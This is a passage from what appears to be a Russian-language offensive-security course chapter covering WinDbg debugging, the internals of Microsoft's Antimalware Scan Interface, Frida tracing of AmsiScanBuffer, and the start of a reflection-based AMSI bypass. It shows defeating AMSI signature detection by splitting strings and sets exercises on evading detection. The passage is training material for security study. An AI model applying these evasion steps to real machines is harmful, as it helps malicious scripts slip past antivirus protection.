Windows Debugger, также известный как WinDbg, позволяет изучать или изменять выполнение кода на уровне ассемблера и в 32-битных, и в 64-битных версиях Windows. Существуют и другие отладчики, например популярный Immunity Debugger,[14] но большинству из них не хватает поддержки 64-битной архитектуры.

Начнём с подключения к уже запущенному процессу. Откроем Notepad через меню Start и запустим WinDbg с панели задач. В WinDbg можно подключиться к процессу Notepad через меню File (рисунок 85) или нажав клавишу ^.




Рисунок 85: Открытие окна подключения

В следующем окне найдём `notepad.exe`, выберем его и нажмём OK для подключения, как показано на рисунке 86.




Рисунок 86: Подключение к notepad.exe

Когда WinDbg подключается к процессу, он приостанавливает поток выполнения приложения, чтобы мы могли взаимодействовать с процессом через отладчик. Хотя раскладку окон WinDbg можно настраивать, мы будем использовать довольно простую конфигурацию из двух окон: Disassembly в верхней панели и Command в нижней, как показано на рисунке 87.




Рисунок 87: Окна интерфейса WinDbg

Когда WinDbg запущен и подключен к процессу, наша цель - изучить контекст выполнения в конкретной точке, пройти отдельные инструкции по шагам и вывести содержимое регистров и памяти.

Чтобы остановить выполнение программы в конкретной точке, будем использовать точки останова. WinDbg поддерживает несколько разных типов точек останова,[15] но мы используем программную точку останова, установленную на конкретный адрес или участок кода. Точку останова можно задать командой `bp`, после которой указывается адрес памяти или имя функции. Например, установим точку останова на функцию `WriteFile`,[16] экспортируемую динамически подключаемой библиотекой `kernel32`. Эта функция вызывается всякий раз, когда приложение выполняет операцию записи в файл. После определения точки останова продолжим выполнение командой `g`.

```
0:005> bp kernel32!writefile

0:005> g
```

Листинг 254 - Установка точки останова в WinDbg

Чтобы сработала точка останова, введём текст в Notepad и сохраним файл:

```
Breakpoint 0 hit
KERNEL32!WriteFile:
00007fff`d33b21a0 ff259a690500    jmp     qword ptr [KERNEL32!_imp_WriteFile (00007fff`d3408b40)] ds:
    00007fff`d3408b40={KERNELBASE!WriteFile (00007fff`cff400b0)}
```

Листинг 255 - Срабатывание точки останова

Когда любой поток достигает функции, отладчик останавливает поток выполнения, и мы можем просматривать и изменять регистры и память. Пока выполнение остановлено, пройдём по одной ассемблерной инструкции за раз командой `p`:

```
0:000> p
KERNELBASE!WriteFile:
00007fff`cff400b0 48895c2410      mov     qword ptr [rsp+10h],rbx ss:00000063`4c93e8d8=0000000000000400

0:000> p
KERNELBASE!WriteFile+0x5:
00007fff`cff400b5 4889742418      mov     qword ptr [rsp+18h],rsi ss:00000063`4c93e8e0=000002303546a9b0

0:000> p
KERNELBASE!WriteFile+0xa:
00007fff`cff400ba 4c894c2420      mov     qword ptr [rsp+20h],r9 ss:00000063`4c93e8e8=00000000000004e4

0:000> p
KERNELBASE!WriteFile+0xf:
00007fff`cff400bf 57              push    rdi
```

Листинг 256 - Пошаговое выполнение инструкций

Если нужно посмотреть следующие инструкции, можно выполнить дизассемблирование (`u`) конкретного адреса, обычно RIP. Флаг `L` задаёт количество отображаемых инструкций. В примере ниже мы дизассемблируем следующие пять инструкций:

```
0:000> u rip L5
KERNELBASE!WriteFile+0xf:
00007fff`cff400bf 57              push    rdi
00007fff`cff400c0 4883ec60        sub     rsp,60h
00007fff`cff400c4 498bd9          mov     rbx,r9
00007fff`cff400c7 4c8bda          mov     r11,rdx
00007fff`cff400ca 488bf9          mov     rdi,rcx
```

Листинг 257 - Дизассемблирование ассемблерных инструкций

Все регистры можно посмотреть командой `r`:

```
0:000> r
rax=0000000000000004 rbx=000002303a156590 rcx=0000000000000438
rdx=000002303a156590 rsi=0000000000000004 rdi=0000000000000004
rip=00007fffcff400bf rsp=000000634c93e8c8 rbp=00000000000004e4
 r8=0000000000000004  r9=000000634c93e940 r10=0000000000000000
r11=0000023035413cd0 r12=0000000000000400 r13=0000000000000438
r14=000000634c93e960 r15=000002303546a9b0
iopl=0         nv up ei pl zr na po nc
cs=0033  ss=002b  ds=002b  es=002b  fs=0053  gs=002b             efl=00000246
KERNELBASE!WriteFile+0xf:
00007fff`cff400bf 57              push    rdi
```

Листинг 258 - Отображение всех регистров

Также можно просмотреть отдельный регистр, указав его имя:

```
0:000> r rax
rax=0000000000000004
```

Листинг 259 - Отображение одного регистра

Для более подробного просмотра, если регистр содержит корректный адрес, можно изучить содержимое этой области памяти командами `dd`, `dc` и `dq`, которые выводят содержимое памяти как 32-битные значения, 32-битные значения с ASCII-представлением и 64-битные значения соответственно. Пример показан в листинге 260.

```
0:000> dd rsp
00000063`4c93e8c8  9a465c0e 00007ff6 0000003f 00000063
00000063`4c93e8d8  3a156590 00000230 00000004 00000000
...

0:000> dc rsp
00000063`4c93e8c8  9a465c0e 00007ff6 0000003f 00000063  .\F.....?...c...
00000063`4c93e8d8  3a156590 00000230 00000004 00000000  .e.:0...........
...

0:000> dq rsp
00000063`4c93e8c8  00007ff6`9a465c0e 00000063`0000003f
00000063`4c93e8d8  00000230`3a156590 00000000`00000004
...
```

Листинг 260 - Отображение данных как 32-битных значений, ASCII и 64-битных значений

Эти команды также могут выводить содержимое памяти по любому адресу. Помимо просмотра содержимого участка памяти, можно изменять содержимое памяти. Например, можно изменить участок памяти, чтобы принудительно выбрать путь выполнения, который поможет или ускорит анализ. Изменим DWORD командой `ed`, указав адрес памяти для редактирования и новое значение:

```
0:000> dd rsp L1
00000063`4c93e8c8  9a465c0e

0:000> ed rsp 0

0:000> dd rsp L1
00000063`4c93e8c8  0
```

Листинг 261 - Редактирование DWORD с помощью WinDbg

Этот базовый учебный пример закладывает основу для простой обратной разработки, которую мы будем выполнять, чтобы в итоге обойти AMSI.

### 7.1.1.1 Упражнения

1. Откройте WinDbg и подключитесь к процессу Notepad.
2. Установите программную точку останова и вызовите её срабатывание.
3. Выполните инструкции пошагово и отобразите содержимое регистров и памяти.

## 7.2 Интерфейс Antimalware Scan Interface

Чтобы защититься от вредоносных PowerShell-скриптов, Microsoft представила Antimalware Scan Interface, позволяющий выполнять проверку во время выполнения всех PowerShell-команд или скриптов. На высоком уровне AMSI перехватывает каждую PowerShell-, Jscript-, VBScript-, VBA- или .NET-команду либо скрипт во время выполнения и передаёт её локальному антивирусному ПО для проверки.

На момент написания только 11 поставщиков антивирусов поддерживали AMSI,[17] а значит, переданное AMSI содержимое анализируется только при установленном одном из этих продуктов. Со временем больше поставщиков добавят поддержку, но стоит отметить, что AMSI впервые появился в Windows 10 в 2015 году, поэтому темпы внедрения сторонними продуктами нельзя назвать впечатляющими.

Изначально AMSI работал только с PowerShell, но позже была добавлена поддержка Jscript и VBScript. Наконец, поддержка VBA появилась в Microsoft Office 2019, а поддержка .NET - в .NET Framework 4.8.

Разберём внутреннюю работу AMSI, чтобы лучше понять, как его обходить.

### 7.2.1 Понимание AMSI

Нужно обсудить несколько компонентов AMSI. На рисунке 88 показан упрощённый обзор реализации AMSI и её взаимодействия с антивирусным продуктом,[18] которым в нашем случае является Windows Defender.




Рисунок 88: Обзор реализации AMSI

Неуправляемая динамически подключаемая библиотека `AMSI.DLL` загружается в каждый процесс PowerShell и PowerShell_ISE и предоставляет ряд экспортируемых функций, которыми PowerShell пользуется. Рассмотрим их подробнее.

Релевантная информация, захваченная этими API, передаётся в Windows Defender через межпроцессный механизм Remote Procedure Call (RPC).[19] После анализа данных Windows Defender отправляет результат обратно в `AMSI.DLL` внутри процесса PowerShell.

Экспортируемые AMSI API включают `AmsiInitialize`, `AmsiOpenSession`, `AmsiScanString`, `AmsiScanBuffer` и `AmsiCloseSession`.[20] Поскольку эти функции официально документированы Microsoft, мы можем разобраться в деталях процесса перехвата.

Пройдём этот процесс по шагам. Когда PowerShell запускается, он загружает `AMSI.DLL` и вызывает `AmsiInitialize`,[21] которая принимает два аргумента, как показано в прототипе ниже:

```
HRESULT AmsiInitialize(
  LPCWSTR      appName,
  HAMSICONTEXT *amsiContext
);
```

Листинг 262 - Прототип функции AmsiInitialize

Первый параметр - имя приложения, а второй - указатель на структуру контекста, которую заполняет функция. Эта структура контекста с именем `amsiContext` используется во всех последующих функциях, связанных с AMSI. Обратите внимание, что вызов `AmsiInitialize` происходит до того, как мы можем выполнить какие-либо PowerShell-команды, а значит, повлиять на него мы не можем.

Когда `AmsiInitialize` завершилась и структура контекста создана, AMSI может разбирать введённые команды. При выполнении PowerShell-команды вызывается API `AmsiOpenSession`:[22]

```
HRESULT AmsiOpenSession(
  HAMSICONTEXT amsiContext,
  HAMSISESSION *amsiSession
);
```

Листинг 263 - Прототип функции AmsiOpenSession

`AmsiOpenSession` принимает структуру контекста `amsiContext` и создаёт структуру сеанса, которая будет использоваться во всех вызовах внутри этого сеанса. Это приводит к следующим двум API, которые выполняют фактический перехват. `AmsiScanString`[23] и `AmsiScanBuffer`[24] могут захватывать ввод консоли или содержимое скрипта как строку или бинарный буфер соответственно.

Обратите внимание, что `AmsiScanBuffer` заменяет `AmsiScanString`, которая была уязвима к тривиальной технике обхода.

`AmsiScanBuffer` принимает несколько дополнительных аргументов, как показано в прототипе функции в листинге 264.

```
HRESULT AmsiScanBuffer(
  HAMSICONTEXT amsiContext,
  PVOID        buffer,
  ULONG        length,
  LPCWSTR      contentName,
  HAMSISESSION amsiSession,
  AMSI_RESULT  *result
);
```

Листинг 264 - Прототип функции AmsiScanBuffer

Первый аргумент - буфер контекста AMSI (`amsiContext`), затем идёт указатель на буфер с содержимым для сканирования и длина буфера. Следующие аргументы - идентификатор входных данных (`contentName`), структура сеанса (`amsiSession`) и, наконец, указатель на буфер хранения результата сканирования.

Windows Defender сканирует буфер, переданный в `AmsiScanBuffer`, и возвращает значение результата. Это значение определяется перечислением `AMSI_RESULT`.[25] Возврат значения `32768` указывает на присутствие вредоносного ПО, а `1` означает чистую проверку.

После завершения сканирования вызов `AmsiCloseSession`[26] закрывает текущий сеанс сканирования AMSI. Эта функция для нас не так важна, поскольку вызывается после получения результата сканирования, а любые обходы AMSI должны произойти до её вызова.

Вооружившись базовым пониманием механизмов и API AMSI, отследим вызовы этих API, чтобы узнать, что именно передаётся в буфер функции `AmsiScanBuffer`.

### 7.2.2 Перехват с помощью Frida

Для отслеживания вызовов экспортируемых AMSI-функций можно было бы использовать точки останова в WinDbg, но фреймворк динамической инструментализации Frida[27] даёт более гибкий подход. Frida позволяет перехватывать Win32 API через Python-бэкенд, используя JavaScript для отображения и интерпретации аргументов и возвращаемых значений.

Frida заранее установлена на машине жертвы Windows 10. Чтобы использовать её, сначала откроем 64-битную консоль PowerShell и найдём идентификатор процесса. Это процесс, который мы хотим трассировать. Затем откроем командную строку для трассировки и вызовем Frida через `frida-trace`. Идентификатор PowerShell-процесса передадим через `-p`, DLL для трассировки - через `-x`, а имена конкретных API для трассировки - через `-i`. В этом случае используем подстановочный символ (*), чтобы трассировать все функции, начинающиеся с `Amsi`:

```
C:\Users\Offsec> frida-trace -p 1584 -x amsi.dll -i Amsi*
Instrumenting functions...
AmsiOpenSession: Auto-generated handler at "C:\\Users\\Offsec\\__handlers__\\amsi.dll\\AmsiOpenSession.js"
AmsiUninitialize: Auto-generated handler at "C:\\Users\\Offsec\\__handlers__\\amsi.dll\\AmsiUninitialize.js"
AmsiScanBuffer: Auto-generated handler at "C:\\Users\\Offsec\\__handlers__\\amsi.dll\\AmsiScanBuffer.js"
AmsiUacInitialize: Auto-generated handler at "C:\\Users\\Offsec\\__handlers__\\amsi.dll\\AmsiUacInitialize.js"
AmsiInitialize: Auto-generated handler at "C:\\Users\\Offsec\\__handlers__\\amsi.dll\\AmsiInitialize.js"
AmsiCloseSession: Auto-generated handler at "C:\\Users\\Offsec\\__handlers__\\amsi.dll\\AmsiCloseSession.js"
AmsiScanString: Auto-generated handler at "C:\\Users\\Offsec\\__handlers__\\amsi.dll\\AmsiScanString.js"
AmsiUacUninitialize: Auto-generated handler at "C:\\Users\\Offsec\\__handlers__\\amsi.dll\\
    AmsiUacUninitialize.js"
AmsiUacScan: Auto-generated handler at "C:\\Users\\Offsec\\__handlers__\\amsi.dll\\AmsiUacScan.js"
Started tracing 9 functions. Press Ctrl+C to stop.
```

Листинг 265 - Запуск сессии трассировки с Frida

На этом этапе Frida перехватила все API из листинга 265, и мы можем отслеживать входные и выходные данные. Для проверки просто введём буквы `test` в приглашение PowerShell, что даст следующий вывод Frida:

```
           /* TID 0x17f0 */
174222 ms  AmsiOpenSession()
174223 ms  AmsiScanBuffer()
174355 ms  AmsiScanBuffer()
174366 ms  AmsiScanBuffer()
174375 ms  AmsiScanBuffer()
174382 ms  AmsiScanBuffer()
174385 ms  AmsiScanBuffer()
           /* TID 0x1934 */
174406 ms  AmsiCloseSession()
           /* TID 0x17f0 */
174406 ms  AmsiOpenSession()
174406 ms  AmsiScanBuffer()
           /* TID 0x1934 */
174411 ms  AmsiCloseSession()
```

Листинг 266 - Информация трассировки от строки test в PowerShell

Хотя мы видим вызовы `AmsiOpenSession`, `AmsiScanBuffer` и `AmsiCloseSession`, мы не можем понять, все ли эти вызовы вызваны нашим вводом. Когда запускается сессия трассировки Frida, для каждого перехваченного API создаются файлы обработчиков. Для `AmsiScanBuffer` файл обработчика находится здесь:

```
C:\Users\Offsec\__handlers__\amsi.dll\AmsiScanBuffer.js
```

Листинг 267 - Расположение файла обработчика для AmsiScanBuffer

Если открыть `AmsiScanBuffer.js`, мы найдём автоматически сгенерированное содержимое, которое можно изменить для изучения любого вызова `AmsiScanBuffer`:

```
...
  onEnter: function (log, args, state) {
    log('AmsiScanBuffer()');
  },

  onLeave: function (log, retval, state) {
  }
...
```

Листинг 268 - Содержимое AmsiScanBuffer.js по умолчанию

Мы можем обновить код обработчика, чтобы лучше понимать вывод Frida и анализировать, что именно обнаруживается. Поскольку мы уже изучили сигнатуру API, можно обновить JavaScript-код в функции `onEnter`. Каждый перехват в файле обработчика даёт нам три аргумента: массив `args` содержит аргументы, переданные AMSI API, а метод `log` можно использовать для печати интересующей информации в консоль. Чтобы видеть аргументы, переданные в `AmsiScanBuffer`, добавим операторы `log` для каждого элемента массива `args`.

Изменённая версия перехвата `onEnter` для функции `AmsiScanBuffer` показана в листинге 269.

```
onEnter: function (log, args, state) {
  log('[*] AmsiScanBuffer()');
  log('|- amsiContext: ' + args[0]);
  log('|- buffer: ' + Memory.readUtf16String(args[1]));
  log('|- length: ' + args[2]);
  log('|- contentName ' + args[3]);
  log('|- amsiSession ' + args[4]);
  log('|- result ' + args[5] + "\n");
  this.resultPointer = args[5];
},
```

Листинг 269 - Сигнатура функции, реализованная в JavaScript-файле обработчика

Метод `readUtf16String`[28] используется со вторым аргументом, то есть буфером для сканирования, чтобы вывести его содержимое как строку Unicode. Кроме того, последний аргумент - адрес хранения результата антивирусного сканирования. Этот адрес сохраняется в JavaScript-переменной `resultPointer` через ключевое слово `this`[29] для последующего доступа.

Наша цель - сохранить указатель результата сканирования до выхода AMSI API, а затем прочитать результат и вывести его в консоль. Для этого можно перехватить выход функции `AmsiScanBuffer` через `onLeave` в JavaScript-коде обработчика.

```
onLeave: function (log, retval, state) {
  log('[*] AmsiScanBuffer() Exit');
  resultPointer = this.resultPointer;
  log('|- Result value is: ' + Memory.readUShort(resultPointer) + "\n");
}
```

Листинг 270 - Печать возвращаемого значения после завершения AmsiScanBuffer

В этом коде мы использовали метод `readUshort`, чтобы прочитать возвращённое значение из сохранённого участка памяти и вывести его в консоль. Как только JavaScript-файл сохранён, Frida автоматически обновляет перехватчики из файлов обработчиков, поэтому можно снова передать строку `test` в приглашение PowerShell и получить следующий сокращённый вывод:

```
...
2730732 ms  AmsiOpenSession()
2730732 ms  [*] AmsiScanBuffer()
2730732 ms  |- amsiContext: 0x1f862fa6f40
2730732 ms  |- buffer: test
2730732 ms  |- length: 0x8
2730732 ms  |- contentName 0x1f84ad8142c
2730732 ms  |- amsiSession 0xd
2730732 ms  |- result 0x599f9ce948

2730744 ms  [*] AmsiScanBuffer() Exit
2730744 ms  |- Result value is: 1
...
```

Листинг 271 - Печать аргументов и возвращаемого значения из AmsiScanBuffer

Если приглашение Frida когда-либо зависнет, можно нажать Enter в консоли, чтобы принудительно вывести напечатанные данные.

Теперь, когда мы можем отслеживать вход и выход API `AmsiScanBuffer`, мы видим наш ввод `test` и возврат 1, указывающий, что AMSI пометил код как невредоносный. Далее введём в консоли PowerShell простую команду, которую Windows Defender определит как вредоносную:

```
PS C:\Users\Offsec> 'AmsiUtils'
At line:1 char:1
+ 'AmsiUtils'
+ ~~~~~~~~~~~
This script contains malicious content and has been blocked by your antivirus software.
    + CategoryInfo          : ParserError: (:) [], ParentContainsErrorRecordException
    + FullyQualifiedErrorId : ScriptContainedMaliciousContent
```

Листинг 272 - Вредоносный результат от введенной команды

Хотя команда была безобидной, она все равно была помечена как вредоносная. Вывод Frida показан в листинге 273:

```
...
4290781 ms  [*] AmsiScanBuffer()
4290781 ms  |- amsiContext: 0x1f862fa6f40
4290781 ms  |- buffer: 'AmsiUtils'
4290781 ms  |- length: 0x16
4290781 ms  |- contentName 0x1f84ad8142c
4290781 ms  |- amsiSession 0x33
4290781 ms  |- result 0x599f9ce948

4290807 ms  [*] AmsiScanBuffer() Exit
4290807 ms  |- Result value is: 32768
...
```

Листинг 273 - AmsiScanBuffer сообщает о вредоносном содержимом

Нет сомнений, что предупреждение в приглашении PowerShell пришло от Windows Defender, но пока не ясно, почему оно сработало. Если изменить команду, разделив строку и объединив части, как показано в листинге 274, она больше не помечается как вредоносная:

```
PS C:\Users\Offsec> 'Am'+'siUtils'
AmsiUtils
```

Листинг 274 - Разделение AmsiUtils на две строки

Трассировка Frida даёт больше подробностей:

```
4461772 ms  [*] AmsiScanBuffer()
4461772 ms  |- amsiContext: 0x1f862fa6f40
4461772 ms  |- buffer: 'Am'+'siUtils'
4461772 ms  |- length: 0x1c
4461772 ms  |- contentName 0x1f84ad8142c
4461772 ms  |- amsiSession 0x36
4461772 ms  |- result 0x599f9ce948

4461781 ms  [*] AmsiScanBuffer() Exit
4461781 ms  |- Result value is: 1
```

Листинг 275 - Frida trace для конкатенированной строки AmsiUtils

По этим входным и выходным данным можно сделать вывод, что Windows Defender по причинам, которые станут понятны позже, пометил строку `AmsiUtils` как вредоносную. Однако мы легко обошли эту простую защиту, разделив строку и сконкатенировав части.

#### 7.2.2.1 Упражнения

1. Используйте Frida, чтобы трассировать безобидные PowerShell-команды, и заполните JavaScript-функции `onEnter` и `onExit` для `AmsiScanBuffer`, чтобы наблюдать, как передаётся содержимое.
2. Введите вредоносные команды и попробуйте обойти обнаружение AMSI, разделяя строки на несколько частей.

## 7.3 Обход AMSI с помощью рефлексии в PowerShell

Как было показано, AMSI передаёт каждую PowerShell-команду в сигнатурное обнаружение Windows Defender до её выполнения. Один способ обойти AMSI - обфусцировать и кодировать PowerShell-команды и скрипты, но со временем это может превратиться в утомительную игру в кошки-мышки.

В этом разделе мы выберем гораздо более простой подход и попробуем остановить AMSI, не обрушив PowerShell. Для этого изучим две техники обхода, основанные на рефлексии, которые позволят взаимодействовать с внутренними типами и объектами, обычно недоступными.

### 7.3.1 Какой контекст?

Когда мы изучали каждый из AMSI Win32 API, выяснилось, что все они используют структуру контекста, созданную вызовом `AmsiInitialize`. Однако Microsoft не документировала эту структуру контекста. Недокументированные функции, структуры и объекты часто склонны к ошибкам и дают отличные возможности исследователям безопасности и разработчикам эксплойтов.

В данном случае, если мы сможем вызвать какую-либо ошибку в этой структуре контекста, возможно, получится найти способ сломать или обойти AMSI, не затрагивая PowerShell. Поскольку эта структура контекста не документирована, мы используем Frida, чтобы найти её адрес в памяти, а затем WinDbg, чтобы изучить её содержимое.

Как и раньше, откроем приглашение PowerShell и начнём трассировку через Frida. Затем введём ещё одну строку `test`, чтобы получить адрес структуры контекста:

```
27583730 ms  [*] AmsiScanBuffer()
27583730 ms  |- amsiContext: 0x1f862fa6f40
27583730 ms  |- buffer: test
27583730 ms  |- length: 0x8
27583730 ms  |- contentName 0x1f84ad8142c
27583730 ms  |- amsiSession 0x38
27583730 ms  |- result 0x599f9ce948

27583742 ms  [*] AmsiScanBuffer() Exit
27583742 ms  |- Result value is: 1
```

Листинг 276 - Поиск адреса памяти amsiContext

Выделенный участок листинга 276 раскрывает адрес памяти `amsiContext`. Вспомним, что `amsiContext` создаётся при инициализации AMSI, поэтому его адрес памяти не меняется между сканированиями, что позволяет удобно изучать его в WinDbg.

Следующим шагом откроем WinDbg, подключимся к процессу PowerShell и выведем содержимое памяти структуры контекста, как показано в листинге 277.

```
0:014> dc 0x1f862fa6f40
000001f8`62fa6f40  49534d41 00000000 48efe1f0 000001f8  AMSI.......H....
000001f8`62fa6f50  4905dd30 000001f8 00000039 00000000  0..I....9.......
000001f8`62fa6f60  d722b5cb ad27f1b7 2a525af5 8c00025b  .."...'..ZR*[...
000001f8`62fa6f70  0065004e 00730074 00610063 00650070  N.e.t.s.c.a.p.e.
000001f8`62fa6f80  00420020 00730061 00200065 00520055   .B.a.s.e. .U.R.
000001f8`62fa6f90  0000004c 00000000 2a555afa 92000312  L........ZU*....
000001f8`62fa6fa0  00740053 00650072 00740065 00410020  S.t.r.e.e.t. .A.
000001f8`62fa6fb0  00640064 00650072 00730073 00000000  d.d.r.e.s.s.....
```

Листинг 277 - Содержимое буфера amsiContext

Мы не знаем размер структуры контекста, но видим, что первые четыре байта соответствуют ASCII-представлению `AMSI`. Это выглядит интересно и может быть полезно, поскольку строка, вероятно, статична между процессами.

Если мы сможем наблюдать структуру контекста в действии внутри AMSI API, возможно, поймём, используются ли первые четыре байта каким-либо образом. Для этого применим команду дизассемблирования `u` в WinDbg к функции `AmsiOpenSession` из модуля AMSI:

```
0:014> u amsi!AmsiOpenSession
amsi!AmsiOpenSession:
00007fff`c75c24c0 e943dcdb0b      jmp     00007fff`d3380108
00007fff`c75c24c5 4885c9          test    rcx,rcx
